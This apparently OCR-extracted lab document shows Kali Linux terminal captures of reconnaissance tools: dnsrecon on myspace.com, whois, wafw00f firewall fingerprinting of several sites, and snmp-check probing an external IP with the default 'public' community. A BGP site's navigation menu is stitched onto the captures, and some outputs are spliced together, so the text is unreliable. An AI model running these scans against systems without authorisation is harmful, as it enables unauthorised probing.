
Quick Links | AS Info | Graph v4 | Graph v6 | Prefixes v4 | Prefixes v6 | Peers v4 | Peers v6 | Whois | RDAP | IRR | IX | Traceroute


- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Super Traceroute
- Super Looking Glass
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report
- Internet Statistics
- Looking Glass
- Network Tools App
- Free IPv6 Tunnel
- IPv6 Certification
- IPv6 Progress
- Going Native
- Contribute Data
- Credits
- Contact Us


AS15169 IPv4 Route Propagation






kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.35 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::1e82:c243:9333:1fb1 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)
RX packets 43052 bytes 42629201 (40.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16048 bytes 2456013 (2.3 MiB)
TX errors 0 dropped 3 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.92.3 netmask 255.255.255.0 broadcast 192.168.92.255
ether 08:00:27:14:7b:e9 txqueuelen 1000 (Ethernet)
RX packets 22 bytes 5560 (5.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 50 bytes 6572 (6.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 96 bytes 8704 (8.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 96 bytes 8704 (8.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo traceroute -d speedtest.lab.darkderby.com
30 hops max, 60 byte packets
1 192.168.1.1 (192.168.1.1) 2.839 ms 2.644 ms 2.511 ms
3 * * *
4 * * *
5 * * *
6 * * *
7 * * *
8 * * *
9 * * *
10 172.67.191.198 (172.67.191.198) 4.170 ms 4.082 ms 3.859 ms
(kali㉿kali)-[~]
$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d myspace.com -t STD
2025-10-28T01:57:51.511132-0400 INFO Starting enumeration for domain: myspace.com
2025-10-28T01:57:51.512293-0400 INFO std: Performing General Enumeration against: myspace.com...
2025-10-28T01:57:51.545501-0400 ERROR No answer for DNSSEC query for myspace.com
2025-10-28T01:57:51.573889-0400 INFO SOA ns-cloud-a1.googledomains.com 216.239.32.106
2025-10-28T01:57:51.574071-0400 INFO SOA ns-cloud-a1.googledomains.com 2001:4860:4802:32::6a
2025-10-28T01:57:51.645073-0400 INFO NS ns-cloud-a4.googledomains.com 216.239.38.106
2025-10-28T01:57:51.793930-0400 INFO NS ns-cloud-a4.googledomains.com 2001:4860:4802:38::6a
2025-10-28T01:57:51.794416-0400 INFO NS ns-cloud-a1.googledomains.com 216.239.32.106
2025-10-28T01:57:52.053386-0400 INFO NS ns-cloud-a1.googledomains.com 2001:4860:4802:32::6a
2025-10-28T01:57:52.053811-0400 INFO NS ns-cloud-a2.googledomains.com 216.239.34.106
2025-10-28T01:57:52.068956-0400 INFO NS ns-cloud-a2.googledomains.com 2001:4860:4802:34::6a
2025-10-28T01:57:52.069496-0400 INFO NS ns-cloud-a3.googledomains.com 216.239.36.106
2025-10-28T01:57:52.084160-0400 INFO NS ns-cloud-a3.googledomains.com 2001:4860:4802:36::6a
2025-10-28T01:57:52.770265-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.132.242
2025-10-28T01:57:52.770466-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.132.141
2025-10-28T01:57:52.770520-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.128.221
2025-10-28T01:57:52.770560-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.128.141
2025-10-28T01:57:52.770598-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.128.242
2025-10-28T01:57:52.770632-0400 INFO MX us-smtp-inbound-1.mimecast.com 170.10.132.221
2025-10-28T01:57:52.770666-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.132.242
2025-10-28T01:57:52.770699-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.128.141
2025-10-28T01:57:52.770731-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.128.221
2025-10-28T01:57:52.770763-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.128.242
2025-10-28T01:57:52.770843-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.132.141
2025-10-28T01:57:52.770879-0400 INFO MX us-smtp-inbound-2.mimecast.com 170.10.132.221
2025-10-28T01:57:52.784889-0400 INFO A myspace.com 34.111.176.156
2025-10-28T01:57:52.824688-0400 INFO TXT myspace.com oZ19a+EOIwWVDPJ7POj14UAGBfzk9xcJMmsTUAMUy7H82sDuVCxvw9rZqdg3znFrdTH04+49zd1djhEAt0ooiA==
2025-10-28T01:57:52.824887-0400 INFO TXT myspace.com al4upe6q5cl13sg4srvfivflvg


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ whois 34.111.176.156
#
ARIN WHOIS data and services are subject to the Terms of Use
available at: https://www.arin.net/resources/registry/whois/tou/
#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#
NetRange: 34.64.0.0 - 34.127.255.255
CIDR: 34.64.0.0/10
NetName: GOOGL-2
NetHandle: NET-34-64-0-0-1
Parent: NET34 (NET-34-0-0-0-0)
NetType: Direct Allocation
OriginAS:
Organization: Google LLC (GOOGL-2)
RegDate: 2018-09-28
Updated: 2018-09-28
Ref: https://rdap.arin.net/registry/ip/34.64.0.0


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ wafw00f http://scanme.nmap.org
~ WAFW00F : v2.3.1 ~
~ Sniffing Web Application Firewalls since 2014 ~
[*] Checking http://scanme.nmap.org
[-] No WAF detected by the generic detection


Woof!
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://www.example.com
[+] Generic Detection results:
[*] The site https://www.example.com seems to be behind a WAF or some sort of security solution
[~] Reason: The server header is different when an attack is detected.
The server header for a normal response is "ECAcc (dcd/7D47)", while the server header a response to an atta
ck is "ECAcc (dcd/7D67)",
[~] Number of requests: 7
┌──(kali㉿kali)-[~]
└─$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wafw00f https://www.cloudflare.com
~ WAFW00F : v2.3.1 ~
~ Sniffing Web Application Firewalls since 2014 ~
[*] Checking https://www.cloudflare.com
[+] The site https://www.cloudflare.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2

```
┌──(kali㉿kali)-[~]
└─$ snmp-check -c public 128.203.82.143
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 128.203.82.143:161 using SNMPv1 and community 'public'

[*] System information:


  Host IP address               : 128.203.82.143
  Hostname                      : UNKNOWN
  Description                   : #SNMP Agent on .NET Standard
  Contact                       : UNKNOWN
  Location                      : -
  Uptime snmp                   : -
  Uptime system                 : 10 days, 14:19:53.49
  System date                   : -


[*] Network interfaces:


  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : 00:00:00:00:00:00
  Type                          : softwareLoopback
  Speed                         : 4294 Mbps
  MTU                           : 65536
  In octets                     : 0
  Out octets                    : 0

